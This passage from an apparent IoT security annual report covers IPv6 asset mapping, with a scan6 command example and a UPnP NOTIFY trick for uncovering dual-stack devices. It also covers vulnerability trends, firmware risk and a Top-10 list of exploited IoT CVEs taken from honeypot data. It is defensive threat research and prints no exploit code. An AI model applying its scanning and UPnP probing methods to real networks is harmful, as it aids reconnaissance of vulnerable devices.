► 物联网资产暴露情况分析

是厂商名称，表示只测绘配置文件对应厂商的 MAC 地址段生成的 IPv6 地址，测绘网段是掩码 /64。

本次测绘耗时约 19 个小时完成测绘，虽然只发现 1 个存活地址，但是说明了增加厂商参数的测绘 MAC 嵌入型地址是可行的。因为提供了 6 位厂商 MAC ID 以及 4 位的 FFFE，测绘的随机的地址位从 16 位下降到 6 位，要测绘的地址数量就从 $2^{64}-1$ 个下降到 $2^{18}-1$ ，大大缩短了测绘时长。此外，MAC 嵌入型的地址测绘，还有助于发现物联网设备的 IPv6 地址。通过输入物联网智能设备厂商的 MAC，测绘存活地址大概率就是物联网设备。或者通过提取 MAC 嵌入地址中的 MAC 地址，并匹配厂商信息，有助于对资产的设备类型进行识别。

```
Start: Thu Oct 31 15:22:58 CST 2019
scan6 -i eth0 -d [REDACTED]:5491::0000:0000:0000:0000/64 -K [REDACTED]
Technology Co.,Ltd."
[REDACTED]:5491:0:bead:28ff:fef3:f92f
End: Fri Nov 1 10:29:55 CST 2019
```

图 2.15 内嵌 MAC 的地址测绘

2.4.4 基于 UPnP 双栈服务的启发式测绘

除了上述的使用地址组成特征测绘的方法以外，我们参考 Cisco Talos 实验室的一篇博客文章^[40]中介绍的方法，还可以利用 UPnP 服务发现 IPv6 物联网资产。

2.4.4.1 原理简介

UPnP 是用来实现局域网中各类设备互通互连的协议集合，但因为错误配置，很多 UPnP 服务暴露在互联网上。我们利用这个协议的一些特性，就可以发现一些暴露的、同时运行 IPv4 和 IPv6 双栈服务的物联网资产。

UPnP 协议中有两个角色，一个是控制节点，一个是设备节点，每当控制节点上线时，都会向组播地址 239.255.255.250:1900 发送 M-SEARCH 的探测包，来寻找可以控制的设备，设备节点收到探测包或者刚加入网络时，同样都会发送一个 NOTIFY 的数据包到组播地址，来告诉各个节点它的信息。NOTIFY 包格式如下图所示，其中的 Location 字段是该设备的描述信息的链接，控制节点收到设备发送的 NOTIFY 的数据包之后，就会访问其 Location 中的链接。UPnP 工作流程如图 2.16。




图 2.16 UPnP 工作流程

利用 UPnP 服务发现双栈资产具体的操作如图 2.17 所示：

1. 首先将 Location 中的链接构造成我们搭建的 IPv6 的 WEB 服务地址
2. 向互联网上暴露的 UPnP 服务的物联网资产 IPv4 地址发送构造的 NOTIFY 的包
3. 如果探测的目标主机有 IPv6 的地址，该设备就会使用其 IPv6 地址向我们的 WEB 服务发出请求
4. 通过解析请求日志，可获得相应的 IPv6 资产地址。




图 2.17 利用 UPnP 发现 IPv6 物联网资产原理

► 物联网资产暴露情况分析

2.4.4.2 地理位置分布情况

对全球 1900 端口的 IPv4 资产进行分析，去重后发现全球的双栈资产数量为 27,642 个，其中有 27,150 个是 MAC 嵌入型地址。查询 IP 地理库后，获得了这些地址的地理位置分布情况，如图 2.18 所示。双栈资产数量最多的地区是中国，共有 15,538 个资产，需要说明的是，其中台湾省的数量就有 15,296 个；其次是越南，共有 5,372 个资产。




图 2.18 通过 UPnP 发现的双栈资产的地理位置分布

根据亚太互联网络信息中心（Asia-Pacific Network Information Center, APNIC）提供的 IPv6 使用率来看^[41]，台湾省的 IPv6 地址使用比例为 43.35%，排在全球第七位（截止 2019 年 12 月 1 日）。此外，从过去两年暴露资产数据得知，台湾省物联网资产暴露数量也是相对较多的。所以台湾省的双栈资产数量如此多，可能和这两点原因有关。

2.4.4.3 厂商分布情况

因为我们发现的双栈地址几乎都是 MAC 地址嵌入型，所以可以先解析 IPv6 地址中的 MAC，再通过 MAC 地址的厂商 ID 号，就可以查询到相关的厂商信息。对 MAC 地址做去重处理后，共有 11,606 个设备，具体的厂商分布情况如图 2.19 所示，几乎都是物联网厂商的设备，其中物联网厂商 A 的暴露数量最多。

▶▶ 物联网资产暴露情况分析




图 2.19 发现的双栈资产厂商分布情况

2.4.4.4 IPv6 资产变化情况分析

2018 物联网安全年报中，我们已经阐述了国内 IPv4 物联网资产变化情况，所以借助上节中发现的物联网资产，接下来我们看看 IPv6 资产变化情况。因为 IPv6 嵌入的 MAC 地址是可以确定其对应的唯一设备，所以我们可以知道一个资产的网络地址是否变化过。对多轮国内的测绘结果，从得到数据初步来看，同一物联网设备对应 IPv6 地址也是变化的，并且同一个设备双栈的 IPv4 和 IPv6 的地址对应关系并不稳定，两个地址均变化、两个地址均不变、只有一个变化的情况都有。具体对应的变化关系，抽取了一些例子，如表 2.1、表 2.2、表 2.3 和表 2.4。

▶▶ 物联网资产暴露情况分析

表 2.1 IPv4 和 IPv6 地址均不变

测绘时间	IPv4 地址	IPv6 地址
2019-08-19	**133.114	:::7:2a57:beff:fead:e426
2019-08-21	**133.114	:::7:2a57:beff:fead:e426
2019-08-22	**133.114	:::7:2a57:beff:fead:e426

表 2.2 IPv4 地址不变，IPv6 地址变化

测绘时间	IPv4 地址	IPv6 地址
2019-08-17	**1.19	:::3003:3ffd:2a57:beff:fe9c:527
2019-08-20	**1.19	:::3003:3d36:2a57:beff:fe9c:527
2019-08-21	**1.19	:::3003:3825:2a57:beff:fe9c:527

表 2.3 IPv4 地址变化，IPv6 地址不变

测绘时间	IPv4 地址	IPv6 地址
2019-08-12	**40.222	:::200e:102a:2a57:beff:fee6:7f7a
2019-08-14	**49.26	:::200e:102a:2a57:beff:fee6:7f7a

表 2.4 IPv4 和 IPv6 地址均变化

测绘时间	IPv4 地址	IPv6 地址
2019-08-05	**36.135	:::2001:1bfe:2a57:beff:fee6:83d0
2019-08-06	**85.62	:::2001:3064:2a57:beff:fee6:83d0
2019-08-11	**74.241	:::2001:139b:2a57:beff:fee6:83d0

我们对国内获取的多轮双栈资产，通过 MAC 地址去重后，共得到 2927 个设备。统计 MAC 地址与 IPv6 地址的对应关系后，发现有将近 90%（2,633 个）设备的 IPv6 地址发生过变化。为了进一步了解资产变化情况，我们又抽取存活的 1,934 个 IPv6 物联网资产，并且每天测绘一遍，对这些资产进行存活性统计（结果如图 2.20），第一天有 1,934 个资产地址存活，第二天剩 1,331 个资产地址存活，到第五天就仅剩 42 个资产地址存活，约占第一天存活的 2%。从获取到的 IPv6 物联网资产存活情况来看，至少通过 UPnP 发现的双栈的物联网资产 IPv6 网络地址是在变化的。似乎这个发现和我们之前的认知是不太一样的，即使 IPv6 地址充足，运营商或者设备本身也可能会采用动态地址分配的策略。




图 2.20 IPv6 物联网资产存活性测绘（抽样）

2.5 小结

本章首先介绍了 2019 年国内、新加坡和日本的 IPv4 物联网资产的实际暴露情况，接着又介绍了部分的 IPv6 地址集中的物联网资产暴露情况。其中，台湾省的物联网 IPv4 和 IPv6 资产暴露数量都是最多的。接着又介绍了一些 IPv6 物联网资产的发现方法，利用地址分布特性从 IPv6 地址集中测绘的方法，能大大缩小测绘的范围，使得 IPv6 测绘变得相对可行，但其缺点也比较明显：不但需要提供存活地址或网段，而且这种方法并不能发现无规律的地址；当然还有一些其他方式，比如 DNS 反向映射获取、公网流量获取、抽样测绘等方法。虽然 IPv6 地址测绘目前还不完美，但可考虑结合主动测绘和被动流量获取等多种方法，通过持续运营，不断积累存活的 IPv6 资产。

随着物联网应用的蓬勃发展，IPv6 普及已成必然趋势。面向 IPv6 的网络攻击也定会随之而来，IPv6 网络地址和服务准确的测绘是物联网资产信息收集和脆弱性发现的前提和手段，对于后续的物联网安全具有着重要的意义。

3

物联网威胁分析—漏洞篇



3.1 引言

本章将从漏洞利用角度对物联网威胁进行分析。首先，我们分析了 NVD 和 Exploit-DB 中的物联网年度漏洞及利用¹变化趋势；之后统计了绿盟威胁捕获系统捕获到的物联网漏洞利用的整体情况；最后，选取了几个有代表性的漏洞利用进行介绍。

3.2 物联网漏洞及利用情况

我们推测，针对物联网设备的攻击与互联网中公开的漏洞及 PoC 是紧密相关的，本节，我们统计了 NVD^[42]公开的漏洞库和 Exploit-DB^[43]公开的漏洞利用，以分析历年物联网设备漏洞的变化趋势。另外，也对物联网终端的固件进行了风险分析。

观察 3：从互联网公开的漏洞看，物联网设备的漏洞没有很明显的变化趋势，与针对物联网设备的攻击没有强相关。针对物联网设备的利用数量比较稳定，但占总利用的比例有所提升。

3.2.1 NVD 漏洞情况

我们统计了 2002 年至 2019 年 10 月，NVD 上漏洞总量以及物联网漏洞数量的变化情况，如图 3.1 所示。我们发现，漏洞总量呈一定的上升趋势，但针对物联网设备的漏洞，没有明显的增长趋势，维持在每年 2000 个漏洞的范围之内。2019 年由于仅统计了前 10 个月的数据，所以漏洞数量较少。另外从物联网漏洞占漏洞总量的百分比来看，除 2006 年和 2007 年外，物联网漏洞在漏洞总量的占比并没有明显的趋势，在 10%-15% 之间波动。

1 物联网漏洞及利用的界定：NVD 和 Exploit-DB 关于漏洞和利用的描述中，凡出现特定设备厂商（cisco 等）、设备类型（NVR 等）、物联网相关软件（GoAhead 等）及物联网协议（MQTT 等）的，均视为物联网漏洞及利用。另 Exploit-DB 中，利用类型为 hardware、arm 等利用，视为物联网利用。

▶▶ 物联网威胁分析—漏洞篇




图 3.1 2002 年至 2019 年 NVD 漏洞数量趋势

我们可以得出以下结论，从互联网公开的漏洞看，物联网设备的漏洞数没有很明显的变化趋势，与针对物联网设备的攻击没有强相关。

3.2.2 Exploit-DB 的 PoC 情况

通常，获得 CVE 编号的漏洞并不等同于该漏洞具有价值，甚至于该漏洞是否可利用都需要一定的考证。对于物联网设备的攻击者，我们推测其更关注于可用的漏洞证明，即漏洞的 PoC。为了验证我们的观点，我们统计了 Exploit-DB 上的漏洞利用的趋势，如图 3.2 所示。

▶▶ 物联网威胁分析—漏洞篇




图 3.2 1990 年至 2019 年 Exploit-DB 的漏洞利用数量趋势

从漏洞利用总量上看，1997 年至 2010 年，漏洞利用的数量呈上升趋势，峰值达到接近 5000 个漏洞。但 2010 年之后，漏洞利用的数量又一定的回落，在 1000-2500 之间波动，从大环境的角度看，漏洞利用在近几年呈现放缓的趋势。

但不同于漏洞利用总量在 2010 年后有所减少，物联网漏洞利用的数量从 1997 年开始到 2018 年，总体呈增长的大趋势，且在 2013 年之后明显增多。说明针对物联网设备的漏洞利用从总体上看呈现增长趋势。

最后，1997 年至 2012 年，物联网漏洞利用在漏洞利用总量中的占比存在波动的情况，但占比均在 6% 以下。但 2013 年之后，物联网漏洞利用在漏洞利用总量中的占比明显提升，峰值达到 15.75%。

虽然漏洞利用总量波动较大，但物联网漏洞利用无论是数量还是占比，总体上均呈上升趋势，与近年来针对物联网设备攻击趋势的上升一致。

3.2.3 物联网终端固件风险分析

我们对现网数据中各大智能终端生产厂家终端固件进行了分析，设备类型包括但不限于如下种类：AI 音箱、路由器、无线通讯设备、智能体脂秤、摄像头等。

► 物联网威胁分析—漏洞篇

为确保数据真实性，测试中使用的固件安全检测标准基于固件文件系统中第三方组件的风险程度进行评测。

3.2.3.1 总体情况

对于固件安全总体的统计，我们对 2033 个固件进行了分析，其中高危固件¹365 个，中危固件 1121 个，相当于 70% 以上的固件为中高危以上的风险等级。




图 3.3 固件总体风险监测结果

说明：上述数据仅针对静态分析下的第三方组件 CVE 漏洞，并不包括终端动态检测结果以及代码逻辑漏洞等数据。

3.2.3.2 高危组件分析

大多数固件厂家对于物联网智能终端设备所调用的第三方组件的漏洞甚至是操作系统内核漏洞并不会及时追踪修复，这就导致了一旦有攻击者进入智能终端系统内部，智能终端就会很快“沦陷”，成为任攻击者宰割的肥羊，毫无还手之力。而此时，消费者的个人信息安全也完全得不到保障。

以厂商为单位，分别分析了各个固件中的组件，并列出了高危组件 Top 4，对于不同终端类型的物联网设备必然，会有不同类型的第三方组件，因此以下数据仅作参考。

¹ 对于固件风险等级评分标准参照固件中所包含组件的 CVE 漏洞官方网站中危险评分标准。

▶▶ 物联网威胁分析—漏洞篇




图 3.4 高危组件 Top 4

3.2.3.3 不安全的配置分析

不安全的固件配置简直就是给攻击者送上的开门钥匙，放眼大多数物联网智能终端，弱密码、弱口令、甚至说无需口令校验的状态，比比皆是。不管是密码明文存储，或者是极易爆破的弱密码，这些都能在固件检测中初见端倪。

例如：大多数在官网用于下载的升级包中不会有相关密码证书的配置文件，但从运行的物联网终端设备中提取的固件里一定会有这些文件。

3.2.3.4 小结

通过物联网终端固件测试结果来看，可以看到物联网终端固件的风险系数占比很高，而且很多的固件安全问题是升级过程中产生的，于是固件防降级机制在固件安全中就非常重要了，可以减少固件被攻击的事件发生。

3.3 物联网漏洞利用整体情况

观点 3：我们共捕获到 30 余种对于物联网漏洞的利用行为，其中以远程命令执行类漏洞居多。虽然每年都会有数百到数千个不等的物联网漏洞被公开，但是真正能够造成大范围影响的漏洞并不多。攻击者偏向于对暴露数量较多的设备（路由器和视频监控设备）进行攻击，从而扩大其影响范围。

通过绿盟威胁捕获系统，我们对全球物联网漏洞利用情况进行了分析。下面的数据来源于 2019.5.6~2019.11.6 的捕获日志。

我们共捕获到 30 余种对于物联网漏洞的利用行为，其中以远程命令执行类漏洞居多。这也说明了，从全网物联网威胁的角度来讲，虽然每年都会有几百到几千不等的物联网漏洞被公开出来，但是真正能够造成大范围影响的并不多。我们将一天来自同一个源 IP 的日志归纳为一次攻击事件，表 3.1 是我们按照攻击 IP 去重统计之后得到的物联网漏洞利用 Top10 列表，按数量从多到少排序。从中可以看出攻击者主要在对路由器和视频监控设备进行漏洞利用，这也与互联网上暴露的物联网设备以路由器和视频监控设备为主相一致，说明攻击者偏向于对暴露数量较多的设备进行攻击，从而扩大其影响范围。这些漏洞的 PoC 大部分都可以在 Exploit-DB 中找到，个别不在其中的也可以在 GitHub 中找到。PoC 的公开大大降低了攻击者构造攻击载荷的成本。

表 3.1 物联网漏洞利用数量 Top10

Exploit-DB 编号	漏洞公开年份	CVE 编号	漏洞描述
43414	2017	CVE-2017-17215	Huawei Router HG532 - Arbitrary Command Execution
37169	2014	CVE-2014-8361	Realtek SDK - Miniigd UPnP SOAP Command Execution
40740	2016	CVE-2016-10372	Eir D1000 Wireless Router - WAN Side Remote Command Injection
N/A	2018	N/A	Shenzhen TVT Digital Technology Co. Ltd & OEM {DVR/NVR/IPC} API RCE
43387	2014	N/A	Netcore / Netis Routers - UDP Backdoor Access
31683	2014	N/A	Linksys E-series - Remote Code Execution
37171	2015	CVE-2015-2051	D-Link Devices - HNAP SOAPAction-Header Command Execution
41471	2017	N/A	MVPower DVR TV-7104HE 1.8.4 115215B9 - Shell Command Execution
43055	2017	N/A	Netgear DGN1000 1.1.00.48 - 'Setup.cgi' Remote Code Execution
44760	2018	N/A	D-Link DSL-2750B - OS Command Injection

对捕获日志中的源 IP 去重之后，我们发现进行过漏洞利用的 IP 约占所有 IP 的 35%。如图 3.5 所示，从去重源 IP 的按天变化数据来看，攻击者在五月底六月初和七月相对活跃一些。

物联网威胁分析—漏洞篇




图 3.5 绿盟威胁捕获系统捕获的漏洞利用事件变化趋势

我们也对去重之后的源 IP 的国家分布进行了分析，从图 3.6 中可以看出，曾捕获到漏洞利用行为的中国 IP 数量比其他国家高了一个量级，其它数量比较多的恶意 IP 位于巴西、美国、俄罗斯等。发起过漏洞利用行为的国内 IP 约 2 万个，其中 85% 位于台湾省，这些攻击行为中近九成针对同一个 UPnP 漏洞 CVE-2017-17215。针对 UPnP 相关漏洞的恶意行为分析我们将在 4.4.3 节详细分析。




图 3.6 绿盟威胁捕获系统物联网类日志源 IP 的国家分布情况

▶ 物联网威胁分析—漏洞篇

我们捕获到的漏洞利用行为的 payload 中，绝大多数会包含一段指令，攻击者会在这段指令中调用系统命令（如 wget、tftp）去下载包含恶意行为的程序并执行。从攻击者投递的 payload 中，我们能够提取出样本下载地址。保存这些样本的服务器的国家分布如图 3.7 所示。样本服务器位于美国的最多，占 15.9%。




图 3.7 物联网类攻击样本下载源 IP 所在国家 Top 10

3.4 重点物联网漏洞利用情况

本节我们选取了两个漏洞进行分析。UPnP 相关的漏洞我们将在 4.4.3 进行分析，除去 UPnP 相关漏洞外，被利用最多的是 Eir D1000 路由器的一个漏洞^[44]（CVE-2016-10372），我们将对其进行分析。另外磊科路由器后门漏洞在刚披露时，影响严重，我们也将对其进行分析。

3.4.1 Eir D1000 路由器漏洞利用情况

3.4.1.1 简介

Eir 是爱尔兰的一家公司，NVD 中只记录了一个漏洞，漏洞编号为 CVE-2016-10372，针对 D1000 这款路由器¹，由于在软件实现中没有正确地限制 TR-064 协议，远程攻击者可以通过 7547 端口执行任意命令。

¹ 由于很多调制解调器也具备路由的功能，因此，在资产角度，我们并未对调制解调器和路由器进行区分，统一归为路由器一类。

3.4.1.2 Eir D1000 路由器漏洞利用情况分析

在本小节中，我们将借助绿盟威胁捕获系统捕获的数据来说明 Eir D1000 路由器相关的威胁态势。下面我们将分别从攻击源、攻击事件、样本下载地址三个维度对蜜罐捕获的日志进行分析。

观察 4：Eir D1000 路由器的漏洞（CVE-2016-10372）利用情况为，23% 的攻击源位于巴西，10 月攻击者变得活跃起来，样本下载地址的国家分布与攻击源的分布大致相同。

攻击源分析

